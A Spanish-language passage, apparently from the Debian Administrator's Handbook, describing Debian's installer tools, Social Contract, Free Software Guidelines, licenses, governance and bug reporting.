HERRAMIENTA Creación de una imagen de CD-ROM/DVD/USB de Debian

debian-cd crea imágenes ISO en los medios de instalación (CD, DVD, Blu-Ray, USB, etc.) listos para usar y personalizables. Cualquier asunto relacionado con este software se discute (en inglés) en la lista de correo <debian-cd@lists.debian.org>. El equipo está dirigido por Steve McIntyre, que se encarga de las compilaciones ISO oficiales de Debian.

Como **debian-cd** se ha convertido en una herramienta bastante compleja, el paquete **simple-cdd** contiene una envoltura a su alrededor para crear fácilmente los medios de instalación personalizados.

VOLVER A LOS CIMIENTOS Para cada equipo, su arquitectura

El término "arquitectura" indica un tipo de ordenador (los más conocidos son Mac o PC). Cada arquitectura se diferencia principalmente por su procesador, normalmente incompatible con otros procesadores. Estas diferencias en el hardware implican distintos medios de funcionamiento, lo que exige que el software se compile específicamente para cada arquitectura.

La mayoría del software disponible en Debian está escrito en lenguajes de programación adaptables («portable»): el mismo código fuente se puede compilar para varias arquitecturas. En efecto, un binario ejecutable, siempre compilado para una arquitectura específica por lo general no funcionará en ninguna de las otras arquitecturas.

Recuerde que cada programa es creado escribiendo código fuente, este código fuente es un archivo de texto compuesto por instrucciones en un determinado lenguaje de programación. Antes de poder utilizar el software es necesario compilar el código fuente, lo que significa transformar el código en un binario (una serie de instrucciones de máquina ejecutable por el procesador). Cada lenguaje de programación tiene un compilador específico para ejecutar esta operación (por ejemplo, **gcc** para el lenguaje de programación C).

HERRAMIENTA El instalador

debian-installer es el nombre del programa de instalación de Debian. Su diseño modular permite que sea usado en un amplio rango de escenarios. El trabajo desarrollo es coordinado en la lista de correo <debian-boot@lists.debian.org> bajo la dirección de Cyril Brulebois.

1.1.2. La calidad del software libre

Debian sigue todos los principios del software libre, y sus nuevas versiones no se publican hasta que estén listas. Los desarrolladores trabajan en un horario establecido ni tienen que apresurarse para cumplir con un plazo arbitrario. Las personas se quejan con frecuencia del largo tiempo entre versiones estables de Debian, pero esta precaución garantiza que se logre la legendaria fiabilidad de Debian: son realmente necesarios largos meses de pruebas para que la distribución completa reciba la etiqueta «estable».

Debian no realizará compromisos en cuanto a calidad: todos los errores críticos conocidos en paquetes clave se resuelven en cada nueva versión, incluso si esto requiere retrasar la fecha de lanzamiento prevista inicialmente. Los paquetes opcionales cuyos errores críticos no son solucionados y, por tanto, no cumplen los requisitos de calidad son simplemente desechados de la versión estable.

1.1.3. El marco legal: una organización sin ánimo de lucro

Legalmente hablando, Debian es un proyecto gestionado por una asociación de voluntarios norteamericana sin fines de lucro. El proyecto cuenta alrededor de un millar de *desarrolladores Debian* pero agrupa a un número mucho mayor de colaboradores (traductores, informadores de errores, artistas, desarrolladores casuales, etc.).

Para llevar su misión a buen término, Debian cuenta con una gran infraestructura con muchos servidores conectados a través de Internet, ofrecidos y alojados por muchos patrocinadores.

COMUNIDAD Detrás de Debian, la asociación SPI y las filiales locales

Debian no posee servidor alguno bajo su nombre, ya que solo es un proyecto dentro de la asociación *Software in the Public Interest* (SPI), la cual administra el hardware y los aspectos económicos (donaciones, compra de equipos, etc.). Si bien fue originalmente creada para el proyecto Debian, esta asociación ahora alberga otros proyectos de software libre, en especial la base de datos PostgreSQL, Freedesktop.org (proyecto para la estandarización de varias partes de los entornos gráficos de escritorios, como GNOME y KDE Plasma) y la suite ofimática LibreOffice.

→ <https://www.spi-inc.org/>

Además de SPI, varias asociaciones locales colaboran estrechamente con Debian con el fin de generar fondos para Debian sin que esté todo centralizado en EE.UU., en el lunfardo Debian se los conoce como «Trusted Organizations» («organizaciones de confianza»). Esta configuración evita los costos prohibitivos de las transferencias internacionales y encaja perfectamente con la naturaleza descentralizada del proyecto.

¡No dude en unirse a su asociación local para respaldar el proyecto!

→ <https://wiki.debian.org/Teams/Treasurer/Organizations>

→ <https://france.debian.net/>

→ <https://debian.ch/>

1.2. Los documentos de fundación

Unos años después de su lanzamiento inicial, Debian formalizó los principios que debía seguir como proyecto de software libre. Esta decisión activista permite un crecimiento ordenado y pacífico asegurando que todos sus miembros avancen en la misma dirección. Para ser un desarrollador Debian, cualquier candidato debe confirmar y demostrar su apoyo y adhesión a los principios establecidos en los documentos de fundación del proyecto.

Se debate constantemente sobre el proceso de desarrollo, pero los Documentos Fundacionales son apoyados de forma amplia y consensuada, por lo que rara vez cambian. La constitución de Debian también ofrece otras garantías para su estabilidad: se necesita una mayoría calificada de tres cuartas partes para aprobar cualquier cambio.

1.2.1. El compromiso hacia los Usuarios

El proyecto también tiene un «contrato social». ¿Qué lugar tiene dicho texto en un proyecto diseñado únicamente para el desarrollo de un sistema operativo? Tiene una explicación bastante simple: el trabajo de Debian es para sus usuarios, y por lo tanto, por extensión, para la sociedad. Este contrato resume los compromisos que asume el proyecto. Vamos a analizarlos con mayor detalle:

1. Debian permanecerá libre 100%.

Esta es la regla número 1. Debian está y permanecerá conformado entera y exclusivamente por software libre. Además, todo el desarrollo de software dentro del proyecto Debian será, en sí mismo, libre.

PERSPECTIVA Más allá del software

La primera versión del contrato social de Debian decía «Debian permanecerá *software* libre 100%». La desaparición de esta última palabra (en la ratificación de la versión 1.1 del

contrato en abril de 2004) indica la voluntad de lograr libertad no solo en software sino también en la documentación y todo otro elemento que Debian desee proveer dentro de su sistema operativo.

Este cambio que fue pensado únicamente de forma editorial ha tenido, en realidad, numerosas consecuencias, sobre todo con la eliminación de alguna documentación problemática. Además, el cada vez mayor uso de firmware en los controladores plantea problemas: muchos no son libres pero son necesarios para el correcto funcionamiento del hardware correspondiente.

2. Vamos a devolverle a la comunidad de software libre.

Cualquier mejora que el proyecto Debian contribuye a un trabajo integrado en la distribución es enviado al autor de dicho trabajo (el origen, llamado «upstream» en inglés). En general, Debian cooperará con la comunidad antes que trabajar aislado.

***COMUNIDAD* ¿Autor original o desarrollador Debian?**

El término «autor original» hace referencia a el o los autores o desarrolladores de un programa, los que lo escriben y desarrollan. Por otro lado, un «desarrollador Debian» trabaja con un programa existente para convertirlo en un paquete Debian - el término “mantenedor de Debian” es más adecuado.

En la práctica, ambos roles pueden entrecruzarse: el mantenedor en Debian puede escribir un parche que beneficie a todos los usuarios de dicho trabajo. En general, Debian alienta a los responsables de un paquete en Debian a que se involucren también en el desarrollo “upstream” (se convierten, entonces, en colaboradores, sin limitarse al papel de simples usuarios de un programa). O el desarrollador de Debian crea herramientas o documentación para la distribución de Debian, como asistentes de empaquetado (p. ej., *debhelper*) o frameworks de integración (p. ej., *ca-certificates*) y se convierte en un “autor original” por esas creaciones.

3. No esconderemos los problemas.

Debian no es perfecto y habrá que solucionar nuevos problemas todos los días. En todo momento, Debian mantendrá toda su base de datos de errores abierta para el público. Los informes que presenten las personas online se harán visibles a los demás rápidamente.

4. Nuestras prioridades son nuestros usuarios y el software libre.

Este compromiso es más difícil de definir. Debian impone, por lo tanto, una parcialidad al momento de tomar una decisión y descartará una solución sencilla para los desarrolladores que ponga en riesgo la experiencia de los usuarios, prefiriendo una solución más elegante aún cuando sea más difícil de implementar. Esto implica tomar en cuenta, como prioridad, los intereses de los usuarios y el software libre.

5. Trabajos que no cumplan nuestros estándares de software libre.

Debian acepta y entiende que los usuarios pueden desear utilizar programas no libres. Es por eso que el proyecto permite el uso de partes de su infraestructura para distribuir paquetes Debian de software no libre que puede ser redistribuido de forma segura.

COMUNIDAD ¿A favor o en contra de la sección no libre («non-free»)?

El compromiso de mantener una estructura para acomodar el software no libre (es decir, la sección "no libre", véase la barra lateral [VOCABULARIO Los compendios main, contrib y non-free](#)) es frecuentemente objeto de debate dentro de la comunidad Debian.

Los detractores argumentan que aleja a la gente de equivalentes libres y se contradice con el principio de servir sólo a la causa de software libre. Los defensores simplemente dicen que la mayoría de los programas no libres son «casi libres», limitados por sólo una o dos restricciones molestas (siendo la prohibición de uso comercial del software la más común). Al distribuir estos trabajos como no libres, indirectamente explicamos al autor que su creación sería más conocida y utilizada por más público si pudiera ser incluida en la sección general («main»). Se los invita, por lo tanto, a alterar su licencia con dicho propósito.

La eliminación de la sección no libre, luego de un primer e infructuoso intento en 2004 es improbable que reaparezca en la agenda, especialmente porque contiene muchos documentos útiles que fueron movidos simplemente porque no cumplen los nuevos requerimientos para la sección principal. En particular, tal es el caso de ciertos archivos de documentación del proyecto GNU (Emacs y Make). Muchos sistemas modernos también requieren el llamado "firmware", pequeños archivos binarios, que son necesarios para ejecutar hardware específico. Muchos de estos archivos solo se pueden encontrar en la sección no libre.

La existencia continua de la sección no libre es fuente esporádica de fricciones con la Fundación de software libre («Free Software Foundation») y es la principal causa por la que se niega a recomendar oficialmente a Debian como sistema operativo.

1.2.2. Las directrices de software libre de Debian

Este documento de referencia define qué software es «suficientemente libre» para ser incluido en Debian. Si la licencia del programa es acorde a dichos principios, éste se puede incluir en la sección principal; caso contrario, siempre que se pueda distribuir libremente, se podrá encontrar en la sección no libre. La sección no libre no es oficialmente parte de Debian, es un servicio adicional provisto para los usuarios. Se puede encontrar una explicación más detallada de las diferentes partes de Debian archive en la barra lateral [VOCABULARIO Los compendios main, contrib y non-free](#).

Más que un criterio de selección para Debian, este texto se convirtió en autoridad en materia de software libre y sirvió como la base para la Definición de código abierto («Open Source Definition»). Históricamente es una de las primeras definiciones formales del concepto de «software libre».

La Licencia Pública General GNU, la Licencia BSD y la Licencia Artística son ejemplos de licencias libres tradicionales que son conformes a los 9 puntos mencionados en este texto. Abajo encontrará el texto como se publica en el sitio web de Debian.

→ https://www.debian.org/social_contract.html#guidelines

1. **Redistribución libre.** La licencia de un componente de Debian no puede restringir a un tercero el vender o entregar el programa como parte de una distribución mayor que contiene programas de diferentes fuentes. La licencia no debe solicitar regalías u otras comisiones por dicha venta.
2. **Código fuente.** El programa debe incluir el código fuente completo, y debe permitir la distribución en forma de código fuente y en forma compilada (binario).
3. **Trabajos derivados.** La licencia debe permitir modificaciones y trabajos derivados y debe permitir que estos se distribuyan bajo los mismos términos que la licencia del programa original.
4. **Integridad del código fuente del autor.** La licencia puede restringir la distribución del código fuente en forma modificada *sólo* si la

licencia permite la distribución de «parches» («patch files») para poder modificar el código fuente original del programa en el momento de compilarlo. La licencia debe permitir explícitamente la distribución de software a partir de código fuente modificado. La licencia puede obligar a los trabajos derivados a llevar un nombre o número de versión diferentes del programa original (*Esto es un compromiso. El grupo de Debian anima a todos los autores a no restringir ningún archivo, fuente o compilado, de ser modificado*).

5. **No discriminación contra personas o grupos.** La licencia no debe discriminar a ninguna persona o grupo de personas.
6. **No discriminación en función de la finalidad perseguida.** La licencia no puede restringir el uso del programa para una finalidad determinada. Por ejemplo, no puede restringir el uso del programa a empresas con fines comerciales, o en investigación genética.
7. **Distribución de la licencia.** Los derechos asociados al programa deben aplicarse en la misma forma a todos aquellos a los que se redistribuya el programa, sin necesidad de pedir una licencia adicional para estas terceras partes.
8. **La licencia no debe ser específica para Debian.** Los derechos asociados al programa no deben depender de que el programa sea parte o no del sistema Debian. Si el programa es extraído de Debian y usado o distribuido sin Debian, pero manteniendo el resto de las condiciones de la licencia, todos aquellos a los que el programa se redistribuya deben tener los mismos derechos que los dados cuando forma parte de Debian.
9. **La licencia no debe contaminar a otros programas.** La licencia no debe poner restricciones sobre otros programas que se distribuyan junto con el programa licenciado. Por ejemplo, la licencia no puede insistir que todos los demás programas distribuidos sobre el mismo medio deben ser software libre.

El «copyleft» es un principio que consiste en utilizar los derechos de autor («copyright» en inglés) para garantizar la libertad de una obra y sus derivados, en lugar de restringir los derechos de uso, como es el caso con el software privativo. Es también un juego de palabras sobre el término «copyright» (por ser «right» y «left», derecha e izquierda respectivamente). Richard Stallman descubrió la idea cuando un amigo suyo, aficionado a los juegos de palabras, escribió en un sobre dirigido a él: «copyleft: todos los derechos invertidos» («copyleft: all rights reversed»). El «copyleft» impone la preservación de todas las libertades iniciales sobre la distribución de una versión original o modificada de un programa. Por tanto, no es posible distribuir un programa como software privativo si se ha generado a partir del código de un programa «copyleft».

La familia de licencias copyleft más conocida es la GNU General Public License (GPL) y sus derivadas, la GNU Lesser General Public License (LGPL, «Licencia Pública General Reducida GNU» por sus siglas en inglés), y la GNU Free Documentation License (GFDL, «Licencia Libre para Documentación GNU» por sus siglas en inglés). Por desgracia, las licencias copyleft son incompatibles unas con otras por lo que es mejor emplear solo una de ellas.

10. Ejemplos de licencias. Las licencias «GPL», «BSD» y «Artistic» son ejemplos de licencias que consideramos «libres».

VOLVER A LOS CIMIENTOS Licencias libres

La licencia GNU GPL, la Licencia BSD y la Licencia Artística cumplen las Directrices de software libre de Debian, aún cuando son muy diferentes entre sí.

La GNU GPL, utilizada y promocionada por la FSF («fundación de software libre» por sus siglas en inglés), es la más común. Su principal particularidad es que también aplica a toda obra derivada que es redistribuida: un programa que incorpora o utiliza código GPL sólo puede ser distribuido según sus términos. Prohíbe, por lo tanto, toda reutilización en una aplicación privativa. Esto supone serios problemas para la reutilización de código GPL en software libre que no es compatible con esta licencia. De esa forma, es a veces imposible enlazar un programa publicado bajo otra licencia de software libre con una biblioteca distribuida bajo la GPL. Por el otro lado, esta licencia es muy sólida según leyes norteamericanas: los abogados de la FSF participaron en sus primeras revisiones y generalmente forzaron a que transgresores llegaran a acuerdos amigables con la FSF sin llegar a la corte.

→ <https://www.gnu.org/copyleft/gpl.html>

La licencia BSD es la menos restrictiva: todo está permitido, inclusive el uso de código BSD modificado en una aplicación privativa.

→ <https://www.opensource.org/licenses/bsd-license.php>

Finalmente, la licencia artística es un compromiso entre las otras dos: se permite la integración de código en una aplicación privativa, pero cualquier modificación tiene que ser publicada.

→ <https://www.opensource.org/licenses/artistic-license-2.0.php>

El texto completo de estas licencias se encuentra disponible en todos los sistemas Debian en `/usr/share/common-licenses/` (en caso de BSD, la nueva 3-Clause-License).

COMUNIDAD Bruce Perens, un líder polémico

Bruce Perens fue el segundo líder del proyecto Debian justo después de Ian Murdock. Fue muy polémico por sus métodos dinámicos y autoritarios. Sin embargo, su contribución a Debian ha sido muy importante, con quien Debian tiene una deuda especial por la creación de las famosas «Directrices de software libre de Debian» («DFSG» por sus siglas en inglés), una idea original de Ean Schuessler. Posteriormente, Bruce derivaría de este documento la famosa «Definición de código abierto» («Open Source Definition») eliminando todas las referencias sobre Debian.

→ <https://opensource.org/>

Su partida del proyecto fue bastante emotiva, pero Bruce ha permanecido estrechamente ligado a Debian ya que continúa promoviendo la distribución en esferas políticas y económicas. Esporádicamente aparece aún en las listas de correo para ofrecer su consejo y presentar sus últimas iniciativas en favor de Debian.

Como última anécdota, fue Bruce el responsable de inspirar los diferentes «nombres de código» para las versiones de Debian (1.1 — Rex, 1.2 — Buzz, 1.3 — Bo, 2.0 — Hamm, 2.1 — Slink, 2.2 — Potato, 3.0 — Woody, 3.1 — Sarge, 4.0 — Etch, 5.0 — Lenny, 6.0 — Squeeze, 7 — Wheezy, 8 — Jessie, 9 — Stretch, 10 — Buster, 11 — Bullseye, 12 (no liberada todavía) — Bookworm, Unstable — Sid). Nombres tomados de personajes de la película «Toy Story». Este largometraje animado compuesto completamente de gráficos generados por ordenador fue producido por Pixar Studios, para quien Bruce trabajaba cuando lideraba el proyecto Debian. El nombre «Sid» tiene una característica particular ya que esta siempre asociada a la rama inestable Unstable. En la película, este personaje era el niño vecino que siempre rompía juguetes — por lo que tenga cuidado al acercarse demasiado a Unstable. Además, Sid es también el acrónimo de «aún en desarrollo» («Still In Development»).

1.3. El funcionamiento interno del proyecto Debian

Los abundantes resultados finales producidos por el proyecto Debian derivan simultáneamente del trabajo de sus desarrolladores experimentados en la infraestructura, trabajo individual o grupal de desarrolladores en paquetes Debian y comentarios y sugerencias de usuarios.

1.3.1. Los desarrolladores Debian

Los desarrolladores Debian tienen varias responsabilidades y, como miembros oficiales del proyecto, tienen una gran influencia en la dirección del mismo. Un desarrollador Debian generalmente es responsable de al menos un paquete, pero según su disponibilidad y voluntad son libres de involucrarse en varios grupos asumiendo, así, más responsabilidades dentro del proyecto.

→ <https://www.debian.org/devel/people>

→ <https://www.debian.org/intro/organization>

→ <https://wiki.debian.org/Teams>


***HERRAMIENTA* Base de datos de desarrolladores**

Debian posee una base de datos que incluye a todos los desarrolladores registrados en el proyecto y su información relevante (dirección, número telefónico, coordenadas geográficas como longitud y latitud, etc.). Parte de esa información (nombre y apellido, país, nombre de usuario dentro del proyecto, nombre de usuario IRC, llave GnuPG, etc.) es pública y accesible en un sitio web.

→ <https://db.debian.org/>

Las coordenadas geográficas permiten la creación de un mapa ubicando a todos los desarrolladores alrededor del mundo. Debian es realmente un proyecto internacional: se pueden encontrar desarrolladores en todos los continentes, aunque la mayoría están en el hemisferio Oeste.

Figura 1.1. Distribución mundial de los desarrolladores Debian



La manutenzione de paquetes es una actividad relativamente organizada, muy documentada o inclusive reglamentada. Debe, de hecho, adherirse a todos los estándares establecidos por la *Normativa Debian* («Debian Policy»). Afortunadamente, existen muchas herramientas que facilitan el trabajo de los desarrolladores. Ellos pueden, entonces, concentrarse en las particularidades de su paquete y en tareas más complejas como la corrección de errores.

→ <https://www.debian.org/doc/debian-policy/>

***VOLVER A LOS CIMIENTOS* Manutención de paquetes, el trabajo de un desarrollador**

Mantener un paquete implica, en primer lugar, "empaquetar" un software. Específicamente, esto significa definir los medios de instalación para que, una vez instalado, este software funcione y cumpla con las reglas que el proyecto Debian establece para sí mismo. El resultado de esta operación se guarda en un archivo `.deb`. La instalación efectiva del programa no requerirá entonces más que la extracción de este archivo comprimido y la ejecución de algunos scripts de preinstalación o postinstalación contenidos en el mismo.

Tras esta fase inicial, comienza realmente el ciclo de mantenimiento: preparar las actualizaciones para que sigan la última versión de la Normativa de Debian, arreglar los fallos comunicados por los usuarios e incluir nuevas versiones "aguas arriba" del programa que, naturalmente, sigue desarrollándose simultáneamente. Por ejemplo, en el momento del empaquetado inicial, un programa estaba en la versión 1.2.3. Después de algunos meses de desarrollo, los autores originales publican una nueva versión estable, numerada 1.4.0. En este punto, el mantenedor del paquete

Debian debería actualizar el paquete, para que los usuarios puedan beneficiarse de su última versión estable.

La Normativa («Policy») es un elemento esencial del proyecto Debian, establece las normas que garantizan tanto la calidad de los paquetes como también la interoperabilidad perfecta de la distribución. Gracias a este documento, Debian se mantiene consistente a pesar de su gigantesco tamaño. La Normativa no está escrita en piedra sino que evoluciona continuamente gracias a propuestas formuladas en la lista de correo <debian-policy@lists.debian.org>. Las modificaciones acordadas por todas las partes interesadas son aceptadas y aplicadas al texto por un grupo reducido de desarrolladores que no tienen responsabilidad editorial (sólo incluyen las modificaciones aceptadas por los desarrolladores Debian que son miembros de la lista antes mencionada). Puede leer las correcciones propuestas siendo discutidas en el sistema de seguimiento de errores:

→ <https://bugs.debian.org/debian-policy>.

COMUNIDAD Proceso editorial de la normativa

Cualquiera puede proponer una enmienda a la Política de Debian enviando un informe de errores con un nivel de gravedad de "wishlist" contra el paquete `debian-policy`. El proceso que se inicia entonces está documentado en <https://www.debian.org/doc/debian-policy/ap-process.html>: si se reconoce que el problema debe resolverse creando una nueva regla en la Política de Debian, se inicia una discusión en la lista de correo <debian-policy@lists.debian.org> hasta que se alcanza un consenso y se emite una propuesta. Alguien redacta entonces la enmienda deseada y la envía para su aprobación (en forma de parche para revisar). Tan pronto como otros dos desarrolladores aprueben que la enmienda propuesta refleja el consenso alcanzado en la discusión previa (la "secundana"), la propuesta puede ser incluida en el documento oficial por uno de los mantenedores del paquete `debian-policy`. Si el proceso falla en una de estas etapas, los mantenedores cierran el fallo, clasificando la propuesta como rechazada.

NORMA DEBIAN La documentación

La documentación de cada paquete se guarda en `/usr/share/doc/package/`. Este directorio suele contener un archivo `README.Debian` que describe los ajustes específicos de Debian realizados por el responsable del paquete. Por lo tanto, es aconsejable leer este archivo antes de cualquier configuración, para beneficiarse de su experiencia. También encontramos un archivo `changelog.Debian.gz` que describe los cambios realizados de una versión a la siguiente por el mantenedor de Debian. Esto no debe confundirse con el archivo `changelog.gz` (o equivalente), que describe los cambios realizados por los desarrolladores upstream. El archivo `copyright` incluye información sobre los autores y la licencia que cubre el software. Por último, también podemos encontrar un archivo llamado `NEWS.Debian.gz`, que permite al desarrollador de Debian comunicar

información importante sobre actualizaciones; si apt-listchanges está instalado, estos mensajes se muestran automáticamente. Todos los demás archivos son específicos del software en cuestión. Destacamos especialmente el subdirectorio `examples`, que suele contener ejemplos de archivos de configuración.

Las directrices cubren muy bien los aspectos técnicos del embalaje. Sin embargo, los problemas organizativos también surgen por el tamaño del proyecto; estos se tratan en la Constitución de Debian, que establece una estructura y un procedimiento para la toma de decisiones. En otras palabras, un sistema formal para la gestión de proyectos.

Esta constitución define un cierto número de roles y posiciones y las responsabilidades y autoridades para cada uno. Cabe destacar especialmente que los desarrolladores de Debian siempre tienen la autoridad para tomar decisiones finales a través de una resolución general que requiere una mayoría calificada de tres cuartas partes (75 %) de los votos emitidos para realizar cambios sustanciales (como los que afectan a los documentos principales). Mientras tanto, cada año los desarrolladores eligen un "líder" que los representa en las reuniones y que asegura la coordinación interna entre los diferentes equipos. Esta elección es siempre un momento de amargo debate. El rol de este líder del proyecto Debian (DPL>) no se define explícitamente en ningún documento: Los candidatos a este puesto suelen proponer su propia definición de este puesto. En la práctica, las funciones del líder incluyen representar a los medios, coordinar equipos "internos" y brindar orientación general sobre el proyecto para que los desarrolladores se refieran a ellas: las opiniones del DPL son expresadas tácitamente por la mayoría de los miembros del Proyecto reconocidos.

Específicamente, el líder realmente tiene autoridad: sus votos deciden votaciones empatadas, pueden tomar decisiones sobre aquello que no esté a cargo de alguien más y pueden delegar parte de sus responsabilidades.

Desde su creación, el proyecto ha sido dirigido sucesivamente por Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Neill McGovern, Mehdi Dogguy, Chris Lamb, Sam Hartman y Jonathan Carter.

La constitución también define un «comité técnico». El rol esencial de este comité es tomar decisiones en asuntos técnicos cuando los desarrolladores involucrados no llegaron a un acuerdo entre ellos. De lo contrario, el comité tiene un rol de consejero para cualquier desarrollador que no tome una decisión en una cuestión de la que son responsables. Es importante notar que el comité sólo se involucra cuando alguna de las partes así lo solicita.

Por último, la constitución define la posición de «secretario del proyecto» quien está a cargo de organizar las votaciones relacionadas a las varias elecciones y resoluciones generales.

El procedimiento de "resolución general" (GR) está totalmente detallado en los estatutos, desde el periodo inicial de debate hasta el recuento final de votos. El aspecto más interesante de ese proceso es que, cuando llega el momento de la votación propiamente dicha, los promotores tienen que ordenar las distintas opciones de votación entre sí y el ganador se elige con un [método Condorcet](#) (más concretamente, el método Schulze). Para más detalles ver:

→ <https://www.debian.org/devel/constitution>

CULTURA La discusión en llamas: «flamewar»

Un «flamewar» es una discusión demasiado apasionada que frecuentemente concluye con los involucrados atacándose entre ellos una vez que se agotaron todos los argumentos razonables en ambos lados. Generalmente algunos temas son más propensos a generar polémicas que otros (la elección del editor de texto: «¿prefiere **vi** o **emacs**?», es un favorito). Éstos frecuentemente provocan un intercambio muy rápido de correos debido al gran número de personas con una opinión en el asunto (todos) y la naturaleza subjetiva de estas preguntas.

Generalmente nada particularmente útil sale de esas discusiones; la recomendación general es mantenerse alejado de estos debates y tal vez leer rápidamente entre líneas el contenido ya que leerlo todo tomaría demasiado tiempo.

Aunque esta constitución establece una apariencia de democracia, la realidad diaria es bastante diferente: Debian sigue naturalmente las reglas del software libre de la do-ocracia: el que hace las cosas decide cómo hacerlas. Se puede perder mucho tiempo debatiendo los méritos respectivos de varias formas de enfocar un problema; la solución elegida será la primera que sea a la vez funcional y satisfactoria... que saldrá del tiempo que le dedique una persona competente.

Esta es la única forma en que ganará sus insignias: haga algo útil y muestre que ha trabajado bien. Muchos equipos «administrativos» en Debian funcionan por cooptación, prefiriendo voluntarios que ya han realizado contribuciones palpables y demostrado ser competentes. La naturaleza pública del trabajo de estos equipos hace posible que nuevos colaboradores la observen y empiecen a ayudar sin ningún privilegio especial. Esta es la razón por la que Debian es normalmente descripto como una «meritocracia».

***CULTURA* Meritocracia, el triunfo del conocimiento**

Meritocracia es una forma de gobierno en el que la autoridad la ejercen aquellos con mayor mérito. Para Debian, el mérito es una medida de competencia que es, a su vez, evaluada por uno o más dentro del proyecto observando las acciones pasadas (Stefano Zacchioli, un ex líder del proyecto, habla de una "hacer-cracia": el poder de aquellos que hacen las cosas). Su simple existencia demuestra un cierto nivel de competencia; sus logros generalmente son software libre, con el código fuente disponible, que puede revisarse fácilmente por pares para evaluar su calidad.

Este método de operaciones es efectivo y garantiza la calidad de los contribuyentes en los equipos «clave» de Debian. Este método dista de ser perfecto y ocasionalmente algunos no lo aceptan. La selección de desarrolladores aceptados en los grupos puede parecer arbitraria o incluso injusta. Lo que es más, no todos tienen la misma definición de los servicios esperados de estos equipos. Para algunos es inaceptable tener que esperar ocho días para la inclusión de un nuevo paquete en Debian, mientras que otros esperarán pacientemente por tres semanas sin problemas. Por ello, regularmente hay quejas sobre la «calidad de servicio» de algunos equipos por aquellos que están descontentos.

***COMUNIDAD* Integración de nuevos desarrolladores**

El equipo a cargo de aceptar nuevos desarrolladores es el criticado con más frecuencia. Uno debe reconocer que, a lo largo de los años, el proyecto Debian se ha vuelto más y más exigente con los desarrolladores que aceptará. Algunos ven esto como una injusticia y debemos confesar que lo que eran pequeños retos al principio han crecido en gran medida en una comunidad de más de 1000 personas cuando se trata de asegurar la calidad e integridad de todo lo que Debian produce para sus usuarios.

Por otra parte, el procedimiento de aceptación concluye con la revisión de la candidatura por parte de un pequeño equipo: los «administradores de las cuentas de Debian» («DAM» por sus siglas en inglés). Por lo tanto, estos administradores se encuentran muy expuestos a críticas ya que tienen la última palabra en cuanto a la aceptación o rechazo del ingreso de un voluntario a la comunidad de desarrolladores de Debian. En la práctica, a veces deben retrasar la aceptación de una persona hasta que conocen más acerca del funcionamiento del proyecto. Por supuesto que cualquiera puede

contribuir a Debian antes de ser aceptado como desarrollador oficial al ser respaldado por los desarrolladores actuales.

1.3.2. El papel activo de los usuarios

Uno se podría preguntar si es relevante mencionar a los usuarios entre aquellos que trabajan dentro del proyecto Debian, pero la respuesta es un sí definitivo: tienen un papel crítico en el proyecto. Lejos de ser «pasivos», algunos usuarios utilizan versiones de desarrollo de Debian y reportan fallos regularmente para indicar problemas. Otros van más allá aún y envían ideas para mejoras reportando errores con gravedad «wishlist» o inclusive envían correcciones al código fuente, llamados «parches» (revise el recuadro [Sección 1.3.2.3, “Enviar arreglos”](#)).

1.3.2.1. Informar de errores

La herramienta fundamental para enviar errores en Debian es el sistema de seguimiento de errores de Debian («BTS» por sus siglas en inglés), usada por grandes porciones del proyecto. La parte pública (la interfaz web) permite a los usuarios ver todos los errores reportados con la opción de mostrar una lista ordenada de los errores de acuerdo a diversos criterios de selección tales como: paquete afectado, gravedad, estado, dirección del que lo ha reportado, dirección del desarrollador a cargo del error, etiquetas, etc. También es posible navegar por el listado histórico completo de todos los debates sobre cada uno de los errores.

